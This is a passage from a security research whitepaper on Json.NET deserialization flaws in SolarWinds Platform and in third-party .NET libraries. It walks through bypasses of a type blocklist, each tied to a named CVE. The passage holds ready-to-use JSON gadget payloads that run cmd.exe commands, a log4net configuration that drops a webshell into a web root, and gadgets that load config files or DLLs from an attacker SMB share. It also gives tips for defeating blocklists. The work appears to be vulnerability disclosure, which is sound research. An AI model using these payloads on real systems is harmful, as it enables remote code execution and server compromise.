    "Microsoft.PowerShell.Editor",
    "System.Windows.Forms.AxHost.State",
    "System.Security.Claims.ClaimsIdentity",
```

[13] https://testbnull.medium.com/ph%C3%A2n-t%C3%ADch-l%E1%BB%97-h%E1%BB%95ng-solarwinds-orion-deserialization-to-rce-cve-2021-31474-b31a5f168bf0

```
    "System.Security.Claims.ClaimsPrincipal",
    "System.Runtime.Remoting.ObjRef",
    "System.Drawing.Design.ToolboxItemContainer",
    "System.DelegateSerializationHolder",
    "System.DelegateSerializationHolder+DelegateEntry",
    "System.Activities.Presentation.WorkflowDesigner",
    "System.Windows.ResourceDictionary",
    "System.Windows.Data.ObjectDataProvider",
    "System.Windows.Forms.BindingSource",
 "Microsoft.Exchange.Management.SystemManager.WinForms.ExchangeSettingsProvider",
    "System.Management.Automation.PSObject",
    "System.Configuration.Install.AssemblyInstaller",
    "System.Security.Principal.WindowsIdentity",
    "System.Workflow.ComponentModel.Serialization.ActivitySurrogateSelector",
"System.Workflow.ComponentModel.Serialization.ActivitySurrogateSelector+ObjectSur
rogate+ObjectSerializedRef",
    "System.Web.Security.RolePrincipal",
    "System.IdentityModel.Tokens.SessionSecurityToken",
    "System.Web.UI.MobileControls.SessionViewState+SessionViewStateHistoryItem",
    "Microsoft.IdentityModel.Claims.WindowsClaimsIdentity",
    "System.Security.Principal.WindowsPrincipal"
};
```

Snippet 19 Blocklist of classes implemented for Json.NET deserialization

One may notice that this block list contains almost 30 classes, which is a lot. It was created on the basis of two sources:

- Gadgets implemented in ysoserial.net.
- Gadgets described in the "Friday the 13th JSON Attacks", which were not implemented in the ysoserial.net.

It seems that we probably need to figure out something new, if we want to take advantage of this block list.

When one tries to target a particular serializer and potentially look for new deserialization gadgets, he has to be familiar with serializer capabilities. Json.NET is a powerful serializer with multiple possibilities implemented[14]. Let's focus on several of them.

- Typical approach: Json.NET can call *non-argument* public constructor of class and call its public *setters*.
- Json.NET can handle both: *Serializable* constructor (with *SerializationInfo* and *StreamingContext* arguments) and *Serialization Callbacks*[15] (like *OnDeserializing* or *OnDeserialized*).
- Json.NET can call constructors with the *JsonConstructor* attribute.
- Json.NET allows to implement custom converters (see CVE-2022-36597 chapter).
- And others.

When looking for new deserialization gadgets, one has to be fully aware of serializer capabilities. In almost every deserializer, the constructor handling mechanism is something to consider. Constructor selection mechanism for Json.Net looks as follows[16]:

[14] https://www.newtonsoft.com/json/help/html/SerializingJSON.htm
[15] https://www.newtonsoft.com/json/help/html/SerializationCallbacks.htm
[16] https://www.newtonsoft.com/json/help/html/SerializationSettings.htm#ConstructorHandling

- By default, JSON.NET looks for a constructor marked with the *JsonConstructorAttribute*.
- Then, it looks for a public constructor that accepts no arguments.
- Finally, it will check if the class has a single public constructor with arguments.

The last capability seems to be especially missed in the current state of the art. If the class implements only a single public constructor (that accepts arguments), it can be called during the deserialization and arguments can be passed to it.

One has to be also aware that Json.NET can be configured to call non-public constructors. This is something to remember, as such a configuration highly extends a potential attack surface.

As we know what can be achieved with Json.NET, let's go through a block list of classes and let's try to bypass it.

SolarWinds Platform – 1st bypass - CVE-2022-38111

When analyzing the block list, one item seemed to be off:

Microsoft.PowerShell.Editor

I quickly realized that there is a mistake in the list. Instead of the class name, the DLL name was included in the block list! This item was meant to block the *TextFormattingRunProperties* deserialization gadget. Full type:

Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties, Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35

Because of this mistake, we can deliver serialized objects of *TextFormattingRunProperties*. However, when one checks the ysoserial.net README page, it quickly turns out that this gadget cannot be used against Json.NET.

```
(*) TextFormattingRunProperties [This normally generates the shortest payload]
       Formatters: BinaryFormatter , DataContractSerializer , LosFormatter , NetDataContractSerializer , SoapFormatter
              Labels: Not bridge but derived
              Extra options:
                    --xamlurl=VALUE        This is to create a very short payload when
                                             affected box can read the target XAML URL e.g.
                                             "http://b8.ee/x" (can be a file path on a shared
                                             drive or the local system). This is used by the
                                             3rd XAML payload of ObjectDataProvider which is
                                             a ResourceDictionary with the Source parameter.
                                             Command parameter will be ignored. The shorter
                                             the better!
                    --hasRootDCS           To include a root element with the
                                             DataContractSerializer payload.
```

Figure 3 TextFormattingRunProperties in ysoserial.net - no implementation for Json.NET

As we are desperate and it seems to be the only known gadget that we can use, we may want to be double sure that this class is really not feasible. Let's see how the gadget works.

```
[Serializable] // [1]
public sealed class TextFormattingRunProperties : TextRunProperties,
ISerializable, IObjectReference
{
```

```
    internal TextFormattingRunProperties(SerializationInfo info, StreamingContext
context) // [2]
    {
        this._foregroundBrush =
(Brush)this.GetObjectFromSerializationInfo("ForegroundBrush", info); // [3]
        this._backgroundBrush =
(Brush)this.GetObjectFromSerializationInfo("BackgroundBrush", info);
        ...
        //removed for readability
        ...
    }

    private object GetObjectFromSerializationInfo(string name, SerializationInfo
info)
    {
        string @string = info.GetString(name);
        if (@string == "null")
        {
            return null;
        }
        return XamlReader.Parse(@string); // [4]
    }
    ...
}
```

Snippet 20 TextFormattingRunProperties deserialization gadget

At *[1]*, one can see that this class is defined with the *Serializable* attribute.

At *[2]*, the *Serializable* constructor is defined.

At *[3]*, it calls the *GetObjectFromSerializationInfo* method with the attacker-controlled input.

At *[4]*, the attacker's input is passed to *XamlReader.Parse* method, what leads to the Remote Code Execution with XAML deserialization gadgets.

As we have analyzed capabilities of Json.NET, we are aware that the *Serializable* constructor can be called during the deserialization! According to that, this gadget can be exploited with Json.NET, even though it is not implemented in ysoserial.net. Exemplary gadget:

```
{
    '$type':'Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties,
Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35',
    'ForegroundBrush':'<ResourceDictionary
      xmlns=\"http://schemas.microsoft.com/winfx/2006/xaml/presentation\"
      xmlns:x=\"http://schemas.microsoft.com/winfx/2006/xaml\"
      xmlns:System=\"clr-namespace:System;assembly=mscorlib\"
      xmlns:Diag=\"clr-namespace:System.Diagnostics;assembly=system\">
            <ObjectDataProvider x:Key=\"LaunchCalc\" ObjectType = \"{ x:Type
Diag:Process}\" MethodName = \"Start\" >
         <ObjectDataProvider.MethodParameters>
```

```
            <System:String>cmd</System:String>
            <System:String>/c whoami >
C:\\Users\\Public\\abcd.txt</System:String>
         </ObjectDataProvider.MethodParameters>
        </ObjectDataProvider>
    </ResourceDictionary>'
}
```

Snippet 21 Sample TextFormattingRunProperties gadget for Json.NET

To sum up, our first bypass for the block list is based on the mistake in this list, where the DLL name was provided instead of the class name. Although this gadget was not implemented for Json.NET in ysoserial.net, it turned out that it can be used with targeted serializer.

Lesson one: if we are desperate and have no other options, we may always want to verify how the gadget works. It may turn out that it can be used to exploit different serializers too.

SolarWinds Platform – 2nd bypass – CVE-2022-47503

When the previous vulnerability was reported to the vendor, my first thought was: "It will probably be patched with the fixing of the item in the block list". According to that, I knew that I have to find different ways to exploit our deserialization sink. I had a following research idea: let's go through classes implemented in SolarWinds and verify if:

- There is any class that can be deserialized by Json.NET.
- That leads to some potentially dangerous behaviors.

After some time, I found *SolarWinds.JobEngine.Engine.WorkerControllerWCFProxy* class:

```
public WorkerControllerWCFProxy(WorkerConfiguration workerConfiguration,
ServiceOperationMode operationMode, string workerProcessLabel) // [1]
{
    this.workerConfiguration = workerConfiguration;
    this.operationMode = operationMode;
    this.workerProcessLabel = workerProcessLabel;
    this.uri = this.LaunchWorkerProcess(); // [2]
    this.Connect();
}
```

Snippet 22 WorkerControllerWCFProxy class

At *[1]*, the **only constructor** is defined. It accepts three arguments of following types:

- *WorkerConfiguration*.
- *ServiceOperationMode*.
- *string*.

At *[2]*, the *LaunchWorkerProcess* method is called.

As this is the only public constructor implemented in this class, we can reach it with Json.NET. However, we still do not know if we can fully control the arguments (despite of the last one, which is of *string* type).

If Json.NET is able to deserialize first two arguments, we can control them. If no, we can always provide a *null* value and hope that it will not be relevant for the deserialization (specifically, the dangerous behavior that we want to reach).

ServiceOperationMode is an *enum*, thus we have no problems with its deserialization. However, *SolarWinds.JobEngine.WorkerConfiguration* needs to be verified:

```
namespace SolarWinds.JobEngine
{
    [DataContract(Name = "WorkerConfiguration", Namespace =
"http://schemas.solarwinds.com/2007/10/jobengine")]
    internal class WorkerConfiguration
    {
        [DataMember]
        public WorkerType WorkerType { get; set; }

        [DataMember]
        public bool Use64Bit { get; set; }

        [DataMember]
        public string CommandLine { get; set; } // [1]

        [DataMember]
        public string CommandArguments { get; set; } // [2]

        [DataMember]
        public int MaxJobsPerWorker { get; set; }

        public static WorkerConfiguration FromJobDescription(JobDescription
jobDescription, PluginInfo plugin)
        {
            WorkerConfiguration workerConfiguration = new WorkerConfiguration
            {
                WorkerType = jobDescription.WorkerType,
                Use64Bit = jobDescription.Use64Bit,
                CommandLine = jobDescription.CustomWorkerCommandLine,
                CommandArguments = jobDescription.CustomWorkerCommandArgs
            };
            if (plugin.Prefer64Worker)
            {
                workerConfiguration.Use64Bit = true;
            }
            return workerConfiguration;
        }

        public override string ToString()
        {
            return string.Format("Type: {0}, 64bit: {1}, Cmd: {2} {3}", new
object[]
            {
                this.WorkerType,
                this.Use64Bit,
                this.CommandLine,
                this.CommandArguments
```

```
            });
        }
    }
}
```

Snippet 23 WorkerConfiguration class

Firstly, one can notice that there is no constructor defined. In such a case, compiler adds the public constructor that accepts no arguments. It means that we can deserialize object of this type.

At *[1]* and *[2]*, we have public *setters* defined for string members called *CommandLine* and *CommandArguments*. It sounds promising.

As we know that we can control all the arguments passed to the constructor, we can analyze the *LaunchWorkerProcess* method, which will be called during the deserialization.

```
private Uri LaunchWorkerProcess()
{
    WorkerType workerType = this.workerConfiguration.WorkerType;
    ProcessStartInfo processStartInfo;
    if (workerType != WorkerType.Native) // [1]
    {
        if (workerType != WorkerType.Custom) // [1]
        {
            throw new ArgumentOutOfRangeException();
        }
        WorkerControllerWCFProxy.log.Debug("Launching Custom Worker Process");
        processStartInfo = this.CreateCustomWorkerProcessStartInfo(); // [2]
    }
    else
    {
        WorkerControllerWCFProxy.log.Debug("Launching Native Worker Process");
        processStartInfo = this.CreateNativeWorkerProcessStartInfo();
    }
    processStartInfo.UseShellExecute = false;
    Uri result = null;
    using (EventWaitHandle eventWaitHandle = new EventWaitHandle(false,
EventResetMode.ManualReset,
WorkerSynchronizationHelper.GetWorkerProcessWaitHandleName(this.id.ToString())))
    {
        this.process = Process.Start(processStartInfo); // [3]
        this.ProcessId = this.process.Id;
        while (!eventWaitHandle.WaitOne(10, false))
        {
            if (this.process.WaitForExit(0))
            {
                throw new Exception("Failure starting worker process");
            }
        }
    }
    ...
}
```

Snippet 24 LaunchWorkerProcess method

At *[1]* and *[2]*, the code verifies if the *WorkerType* enum is equal to *Custom*. We control this member of *WorkerConfiguration*, as there is a public setter that allows to do so.

If yes, the new *ProcessStartInfo* will be created at *[2]*, with the *CreateCustomWorkerProcessStartInfo* method.

At *[3]*, the new process is started with the retrieved *ProcessStartInfo*.

CreateCustomWorkerProcessStartInfo code:

```
private ProcessStartInfo CreateCustomWorkerProcessStartInfo()
{
    int availablePort =
NetworkHelper.GetAvailablePort(JobEngineSettings.GetSection().MinCustomWorkerPort
Number, JobEngineSettings.GetSection().MaxCustomWorkerPortNumber);
    if (availablePort <= 0)
    {
        throw new Exception("Unable to get free port for worker process");
    }
    this.Port = (ushort)availablePort;
    string text = string.Format("{0} -port {1} -id {2} -ppid {3}", new object[]
    {
        this.workerConfiguration.CommandArguments,
        this.Port,
        this.id,
        Process.GetCurrentProcess().Id
    }); // [1]
    string text2 = Path.Combine(this.pluginDirectory.Value,
this.workerConfiguration.CommandLine); // [2]
    if (WorkerControllerWCFProxy.log.IsDebugEnabled)
    {
        WorkerControllerWCFProxy.log.DebugFormat("Custom worker commandline: {0}
{1}", text2, text);
    }
    return new ProcessStartInfo(text2) // [3]
    {
        Arguments = text,
        WorkingDirectory = this.pluginDirectory.Value
    };
}
```

Snippet 25 CreateCustomWorkerProcessStartInfo method

At *[1]*, the command arguments string is created. Attacker controls the first part of the string, thus he can e.g. append the *&* character to omit the rest of arguments during the command execution. Exemplary argument: "*calc.exe &*"

At *[2]*, the command file name is created with the *Path.Combine* method. First argument contains a hardcoded path, second argument contains the attacker-controlled string. Attacker can use a path traversal sequence like *..\..\..\..\..\..\..\..\..\..\Windows\System32\cmd.exe* to reach any binary. Absolute path can be provided too.

At *[3]*, the *ProcessStartInfo* is created with the file name from point *[2]* and arguments from point *[1]*.

According to that, the attacker can abuse *SolarWinds.JobEngine.Engine.WorkerControllerWCFProxy* class, to bypass the Json.NET deserialization blocklist and execute arbitrary commands.

I have achieved my goal here. I was able to find a class that:

- Is implemented in the product codebase.
- Allows to reach a dangerous behavior during the deserialization. Here – Remote Code Execution through a spawning of a new process.

Exemplary Json.NET gadget for the *WorkerControllerWCFProxy* class, which will execute the "*cmd.exe /c whoami > C:\poc.txt*" command:

```
{
    "$type": "SolarWinds.JobEngine.Engine.WorkerControllerWCFProxy,
SolarWinds.JobEngine, Version=2022.4.0.0, Culture=neutral, PublicKeyToken=null",
    "workerConfiguration": {
        "$type": "SolarWinds.JobEngine.WorkerConfiguration, SolarWinds.JobEngine,
Version=2022.4.0.0, Culture=neutral, PublicKeyToken=null",
        "WorkerType": 1,
        "CommandLine":
"..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\Windows\\System32\\cmd.exe",
        "CommandArguments": "/c whoami > C:\\poc.txt & "
    },
    "operationMode": 0,
    "workerProcessLabel": "whatever"
}
```

Snippet 26 WorkerControllerWCFProxy gadget

SolarWinds Platform – 3rd bypass - CVE-2022-47507

When you find a custom gadget that allows you to abuse the deserialization sink and report it, you know that it will be soon blocked.

If you have one gadget already, there are two quick things that you can do:

- You can check if there is a class, which extends your gadget class. It may turn out that the same dangerous behavior can be easily reached through a class with a different name. This class may not get blocked by the patch.
- You can check if the class that you have used in a gadget is used in any different class.

I found no classes that extend *WorkerControllerWCFProxy*. However, I found the *SolarWinds.JobEngine.Engine.WorkerProcessWCFProxy*, which internally calls *WorkerControllerWCFProxy* constructor.

This class implements only one public constructor:

```
public WorkerProcessWCFProxy(int maxConcurrentJobs, string assemblyName,
WorkerConfiguration workerConfiguration, ServiceOperationMode operationMode) //
[1]
{
```

```
    this.maxConcurrentJobs = maxConcurrentJobs;
    this.assemblyName = assemblyName;
    this.operationMode = operationMode;
    this.workerConfiguration = workerConfiguration;
    try
    {
        this.CreateWorkerController(); // [2]
        this.LaunchWorker();
        this.Connect();
    }
    catch (Exception)
    {
        this.Terminate();
        throw;
    }
}
```

Snippet 27 WorkerProcessWCFProxy constructor

At *[1]*, the constructor is defined. There are four input arguments and we can control all of them through the deserialization (see previous chapter).

At *[2]*, the *CreateWorkerController* method is called.

```
private void CreateWorkerController()
{
    this.workerController = new
WorkerControllerWCFProxy(this.workerConfiguration, this.operationMode,
this.assemblyName);
}
```

Snippet 28 CreateWorkerController

We can see that we are reaching the constructor of *WorkerControllerWCFProxy*. This is the same constructor as the one that we have abused in a previous chapter.

In fact, we have a second deserialization gadget here, because a different class is being deserialized. In CVE-2022-47503, I have abused the *WorkerControllerWCFProxy* class. Here, I am abusing the *WorkerProcessWCFProxy* class. If the first vulnerability would be fixed with an extension of the block list, we would still be able to use the second class!

Exemplary malicious gadget:

```
{
    "$type": "SolarWinds.JobEngine.Engine.WorkerProcessWCFProxy,
SolarWinds.JobEngine, Version=2022.4.0.0, Culture=neutral, PublicKeyToken=null",
    "maxConcurrentJobs": 5,
    "workerConfiguration": {
        "$type": "SolarWinds.JobEngine.WorkerConfiguration, SolarWinds.JobEngine,
Version=2022.4.0.0, Culture=neutral, PublicKeyToken=null",
        "WorkerType": 1,
        "CommandLine":
"..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\Windows\\System32\\cmd.exe",
        "CommandArguments": "/c calc.exe & "
```

```
    },
    "operationMode": 0,
    "assemblyName": "whatever"
}
```

Snippet 29 WorkerProcessWCFProxy gadget

SolarWinds Platform – 4th bypass - CVE-2023-23836

We are heading towards the last gadget that I have found in SolarWinds classes. It is my personal favorite.

Previous two gadgets were based on a simple idea. They allowed us to reach the *Process.Start* method, which is easy to spot and clearly malicious, when the attacker controls input arguments.

Now, let's imagine that you find deserialization gadget that allows you to play with product functionalities, for instance:

- Modify configuration (I have actually found deserialization gadget for some product that allows to modify configuration of some plugin).
- Add/modify users.
- Trigger some product-specific functionalities.
- And others.

We all tend to look for easy gadgets (like two previously described gadgets). However, we always need to consider that deserialization may allow us to trigger some different behaviors, that may lead to vulnerabilities.

This deserialization gadget is based on *SolarWinds.IPAM.Storage.Credentials.CredentialInitializer* class.

This class implements a single public constructor.

```
public class CredentialInitializer
{
    public CredentialInitializer(string logConfigFile) // [1]
    {
        try
        {
            this.ConfigureLog(logConfigFile); // [2]
            this.InstallCertificate();
            this.ConvertCredentials();
            this.ConvertOldSnmpv3Credentials();
        }
        catch (Exception exception)
        {
            CredentialInitializer.log.Error("Error occurred when trying to
initialize shared credentials", exception);
            throw;
        }
    }
    ...
```

Snippet 30 CredentialInitializer constructor

At *[1]*, the constructor is defined. It accepts one input – *string* called *logConfigFile*.

At *[2]*, the *ConfigureLog* method is called and attacker's input is passed.

```
private void ConfigureLog(string configFile)
{
    if (string.IsNullOrEmpty(configFile))
    {
        Log.Configure(string.Empty);
    }
    else
    {
        Log.Configure(configFile); // [1]
    }
    CredentialInitializer.log.DebugFormat("Used log configuration file: {0}",
configFile);
}
```

Snippet 31 ConfigureLog method

At *[1]*, the *SolarWinds.Logging.Log.Configure* static method is being called. Configuration path is passed as an input. Interesting things happen here.

```
public static void Configure(string configFile = null)
{
    foreach (string text in Log.EnumFile(configFile)) // [1]
    {
        if (!string.IsNullOrEmpty(text))
        {
            FileInfo fileInfo = new FileInfo(text); // [2]
            if (fileInfo.Exists)
            {
                HashSet<string> configurations = Log._configurations;
                lock (configurations)
                {
                    if (Log._configurations.Contains(fileInfo.FullName)) // [3]
                    {
                        continue;
                    }
                }
                try
                {
                    XmlDocument xmlDocument = new XmlDocument();
                    xmlDocument.Load(fileInfo.FullName); // [4]
                    XmlNodeList elementsByTagName =
xmlDocument.GetElementsByTagName("log4net"); // [5]
                    if (elementsByTagName != null && elementsByTagName.Count > 0)
                    {
                        configurations = Log._configurations;
                        lock (configurations)
                        {
                            if (!Log._configurations.Contains(fileInfo.FullName))
                            {
```

```
                                XmlConfigurator.ConfigureAndWatch(fileInfo); //
[6]
                                Log._configurations.Add(fileInfo.FullName);
                            }
                        }
                    }
                }
                catch
                {
                }
            }
        }
    }
}
```

Snippet 32 Log.Configure method

At *[1]*, the code iterates through a list of configuration files. This list will contain: the path defined by an input argument *configFile* and other configuration files that were already loaded by the current process.

At *[2]*, the *FileInfo* object is created from the current path.

At *[3]*, the code checks if a file from a current loop iteration was already loaded. **If yes, the *continue* is called and the configuration file will not be loaded**. If files have not been loaded yet, the code flow continues.

At *[4]*, the configuration file is loaded with the *XmlDocument.Load* method.

At *[5]*, the *log4net* tag is extracted from the file.

At *[6]*, the configuration is being loaded.

The tag called *log4net* is signalizing, that we are in fact loading a new *log4net* configuration (*log4net* may be perceived as an equivalent of *log4j* for Java). To sum up this part, the attacker with possibilities to deserialize the *SolarWinds.IPAM.Storage.Credentials.CredentialInitializer* class can **force SolarWinds process to load a new *log4net* configuration from a file.**

This seems to be a very interesting deserialization gadget. First of all, we have to think how can we deliver this file. We have two main options:

a) We can provide the UNC path and load the configuration file directly from our SMB server. While external SMB traffic can be filtered out, such an attacking approach usually works while being an attacker that resides in an internal network. As SolarWinds Platform is rarely exposed to the internet, I would assume that this attack scenario works for the majority of SolarWinds instances.
b) It can be chained with the file write primitive. Please note that path, extension and file name are not verified in any way, thus we can use e.g. a legitimate file write functionality (like image upload) to deliver our configuration file.

We know that we can modify the *log4net* configuration for the attacker process. I was thinking how I can abuse this behavior and one thing came up to my mind. As *log4net* is dealing with log files, I started thinking about file upload primitives. I went through a *log4net* configuration and I figured out a following configuration:

```
<log4net>
    ...
    <appender name="RollingLogFileAppender"
type="log4net.Appender.RollingFileAppender">
        <file value="C:\inetpub\wwwroot\poc.aspx" /> [1]
        <encoding value="utf-8" />
        <appendToFile value="false" />
        <rollingStyle value="Size" />
        <maxSizeRollBackups value="5" />
        <maximumFileSize value="5MB" />
        <layout type="log4net.Layout.PatternLayout">
        <header type="log4net.Util.PatternString" value="webshell-here" /> [2]
        <conversionPattern value="" /> [3]
        </layout>
    </appender>
    ...
    <logger name="SolarWinds.IPAM.Storage.Credentials.CredentialInitializer"> [4]
        <level value="DEBUG"></level>
    </logger>
    <root>
        <level value="INFO" />
        <appender-ref ref="RollingLogFileAppender" />
        <appender-ref ref="ConsoleAppender" />
        <appender-ref ref="OrionImprovementAppender" />
    </root>
    <appender name="OrionImprovementAppender"
type="SolarWinds.OrionImprovement.Logger.OrionImprovementAppender,
SolarWinds.OrionImprovement.Logger, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=aa802ff51e6c3813" />
</log4net>
```

Snippet 33 Malicious log4net configuration

At *[1],* I defined a log file path for the *RollingLogFileAppender*. It was set to *C:\inetpub\wwwroot\poc.aspx*.

At *[2]*, I defined a header for the log file. It contains a webshell payload.

At *[3]*, I have defined an empty *conversionPattern*.

The logger name was set to *SolarWinds.IPAM.Storage.Credentials.CredentialInitializer* at *[4]*.

When such a configuration file is loaded by the *Log4Net*:

- The *C:\inetpub\wwwroot\poc.aspx* file is created.
- The webshell payload is written to the file.
- New log messages will not appear in the log file, because *conversionPattern* is set to *null*.

The last step is important, because further flow of the deserialized *CredentialInitializer* creates new log messages. It would break our webshell.

In such a way, we were able to use the *Log4Net* configuration change mechanism to upload a webshell! There is one thing to consider though. When you upload a file in such a way, it will be locked

(*log4Net* has the file opened, as it constantly tries to write log messages). It does not allow us to use the web shell. However, one can trigger the deserialization twice, while the second gadget contains a different file name in the configuration. The lock on the first file will disappear and we will be able to use the uploaded webshell.

Exemplary gadget:

```
{
    "$type":"SolarWinds.IPAM.Storage.Credentials.CredentialInitializer,
SolarWinds.IPAM.Storage, Version=2022.4.0.0, Culture=neutral,
PublicKeyToken=null",
    "logConfigFile":"\\\\192.168.1.10\\poc\\malicious.config"
}
```

Snippet 34 CredentialInitializer gadget

SolarWinds Platform – Summary

In the SolarWinds Platform part of this whitepaper, I have shown you several different deserialization vulnerabilities that I have found in this product.

Then, I have shown an extensive blocklists that was used to patch two of these vulnerabilities. Later, I have described creative ways to bypass this blocklist. Bypasses were mainly based on the internal classes of SolarWinds, but also used a commonly known gadget, which was not implemented for the Json.NET serializer.

When you see a huge blocklist of deserialization types, do not give up. I recommend you to do the following:

- Carefully study this list. Make sure that it contains all the gadgets that are publicly known. If you see that something is missing or there is a mistake in the list (like a typo), deeply investigate the gadget that can be used against your deserialization sink. It may turn out that we, as community, are missing something and this gadget can be successfully used by you (even though that the current state of the art says that you should not be able to do that).
- Study the capabilities of the targeted serializer and:
    - Look for potential deserialization gadgets in the targeted product codebase. Look for everything, starting from a direct RCE gadgets to gadgets that allow you to play with product functionalities.
    - Look for potential deserialization gadgets in 3rd party libraries that are used by the product (see next chapter).

Deserialization Gadgets in 3rd Party Libraries

I have already shown that one may find deserialization gadgets in product codebase. Why not look for gadgets in 3rd party libraries too? It is a common approach for Java deserialization issues. While .NET Framework implements multiple classes that may be used for the abuse of deserialization, it is an old and common knowledge and vendors are adjusting.

I have decided to take a quick look at several popular .NET 3rd party libraries (some of them are applicable to .NET ≥ 5 too). It allowed me to find several interesting deserialization gadgets that you may find useful during your research. Following table presents those gadgets.

Library	Gadget(s) name	Effect	Brief description
Grpc Core	UnmanagedLibrary	RCE	Remote (SMB) or local native DLL loading
Xunit Runner Utility	Xunit1Executor	RCE	Remote (SMB) or local mixed/special DLL loading
MongoDB Libmongocrypt	WindowsLibrary LinuxLibrary DarwinLibraryLoader	RCE	Remote (SMB) or local native DLL loading
Xunit Execution	PreserveWorkingFolder	Depends on application, may lead to RCE	Allows to modify a current directory for the process. Allows to abuse file operations based on relative paths.
Microsoft Azure Cosmos	QueryPartitionProvider	Serializes given object with Json.NET, leads to RCE when chained	Allows to serialize given object with Json.NET. May be chained for RCE or other effects. Will be described in a different chapter.
Microsoft Application Insights	FileDiagnosticsTelemetryModule	Environment variable leak + potential DoS	Allows to leak environment variable through SMB. If process runs as SYSTEM, may lead to DoS through directory creation[17].
NLOG	CountingSingleProcessFileAppender SingleProcessFileAppender MutextMultiProcessFileAppender	Potential DoS	If process runs as SYSTEM, may lead to DoS through directory/file creation.
Google Apis	FileDataStore	Potential DoS	If process runs as SYSTEM, may lead to DoS through directory creation.

Table 1 Deserialization gadgets in 3rd party libraries

Please note that this research was not intended to find as many gadgets as possible, thus more gadgets may exist. Following subchapters describe those gadgets in details.

[17] https://www.zerodayinitiative.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks

Grpc.Core – UnmanagedLibrary Remote DLL Loading

Target class: Grpc.Core.Internal.UnmanagedLibrary

Applicability (serializers): Json.NET, XamlReader, MessagePack and potentially other serializers.

Applicability (.NET): .NET Framework and .NET ≥ 5

Latest tested version: 2.46.6

Effect: For Windows - Remote Code Execution through remote (SMB) DLL loading or local DLL loading (needs a chain with file write primitive). For Linux/Mac – local DLL Loading.

Gadget (Json.NET):

```
{
    "$type":"Grpc.Core.Internal.UnmanagedLibrary, Grpc.Core, Version=2.0.0.0,
Culture=neutral, PublicKeyToken=d754f35622e28bad",
    "libraryPathAlternatives":["\\\\192.168.1.100\\poc\\native.dll"]
}
```

Snippet 35 Grpc.Core UnmanagedLibrary gadget

Description:

Grpc.Core.Internal.UnmanagedLibrary class implements a single public constructor, which accepts an array of strings as an input.

```
public UnmanagedLibrary(string[] libraryPathAlternatives)
{
    this.libraryPath =
UnmanagedLibrary.FirstValidLibraryPath(libraryPathAlternatives); // [1]
    UnmanagedLibrary.Logger.Debug("Attempting to load native library \"{0}\"",
new object[]
    {
        this.libraryPath
    });
    string arg;
    this.handle = UnmanagedLibrary.PlatformSpecificLoadLibrary(this.libraryPath,
out arg); // [2]
    if (this.handle == IntPtr.Zero)
    {
        throw new IOException(string.Format("Error loading native library
\"{0}\". {1}", this.libraryPath, arg));
    }
}
```

Snippet 36 UnmanagedLibrary constructor

At *[1]*, the *FirstValidLibraryPath* method is called and the attacker controls an input during the deserialization. It will return a first file included in the list, if the file exists.

At *[2]*, it calls the *PlatformSpecificLoadLibrary*.

```
private static IntPtr PlatformSpecificLoadLibrary(string libraryPath, out string
errorMsg)
{
    if (PlatformApis.IsWindows)
    {
        errorMsg = null;
        IntPtr intPtr = UnmanagedLibrary.Windows.LoadLibrary(libraryPath); // [1]
        if (intPtr == IntPtr.Zero)
        {
            int lastWin32Error = Marshal.GetLastWin32Error();
            errorMsg = string.Format("LoadLibrary failed with error {0}",
lastWin32Error);
            if (lastWin32Error == 126)
            {
                errorMsg += ": The specified module could not be found.";
            }
        }
        return intPtr;
    }
    if (PlatformApis.IsLinux) // [2]
    {
        if (PlatformApis.IsMono)
        {
            return UnmanagedLibrary.LoadLibraryPosix(new Func<string, int,
IntPtr>(UnmanagedLibrary.Mono.dlopen), new
Func<IntPtr>(UnmanagedLibrary.Mono.dlerror), libraryPath, out errorMsg);
        }
        if (PlatformApis.IsNetCore)
        {
            return UnmanagedLibrary.LoadLibraryPosix(new Func<string, int,
IntPtr>(UnmanagedLibrary.CoreCLR.dlopen), new
Func<IntPtr>(UnmanagedLibrary.CoreCLR.dlerror), libraryPath, out errorMsg);
        }
        return UnmanagedLibrary.LoadLibraryPosix(new Func<string, int,
IntPtr>(UnmanagedLibrary.Linux.dlopen), new
Func<IntPtr>(UnmanagedLibrary.Linux.dlerror), libraryPath, out errorMsg);
    }
    else
    {
        if (PlatformApis.IsMacOSX)
        {
            return UnmanagedLibrary.LoadLibraryPosix(new Func<string, int,
IntPtr>(UnmanagedLibrary.MacOSX.dlopen), new
Func<IntPtr>(UnmanagedLibrary.MacOSX.dlerror), libraryPath, out errorMsg); // [3]
        }
        throw new InvalidOperationException("Unsupported platform.");
    }
}
```

Snippet 37 PlatformSpecificLoadLibrary method

If platform is Windows, the *UnmanagedLibrary.Windows.LoadLibrary* is called at *[1]*.

If platform is Linux, *UnmanagedLibrary.LoadLibraryPosix* will be called with various different arguments.

If platform is Mac OSX, *Unmanaged.LoadLibraryPosix* will be called.

For Windows, *kernel32!LoadLibrary* is called with the attacker specified path. It means that we can load both remote (UNC path) or local DLL:

```
private static class Windows
{
    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    internal static extern IntPtr LoadLibrary(string filename);

    [DllImport("kernel32.dll")]
    internal static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
}
```

Snippet 38 Grpc.Core - Windows library loading

For Linux, *libdl!dlopen* is used:

```
private static class Linux
{
    [DllImport("libdl.so")]
    internal static extern IntPtr dlopen(string filename, int flags);

    [DllImport("libdl.so")]
    internal static extern IntPtr dlerror();

    [DllImport("libdl.so")]
    internal static extern IntPtr dlsym(IntPtr handle, string symbol);
}
```

Snippet 39 Grpc.Core - Linux library loading

For Mac OSX, *libSystem!!dlopen* will be called.

```
private static class MacOSX
{
    [DllImport("libSystem.dylib")]
    internal static extern IntPtr dlopen(string filename, int flags);

    [DllImport("libSystem.dylib")]
    internal static extern IntPtr dlerror();

    [DllImport("libSystem.dylib")]
    internal static extern IntPtr dlsym(IntPtr handle, string symbol);
}
```

Snippet 40 Grpc.Core - Mac library loading

Xunit Runner Utility – Xunit1Executor Remote DLL Loading

Target class: Xunit.Xunit1Executor

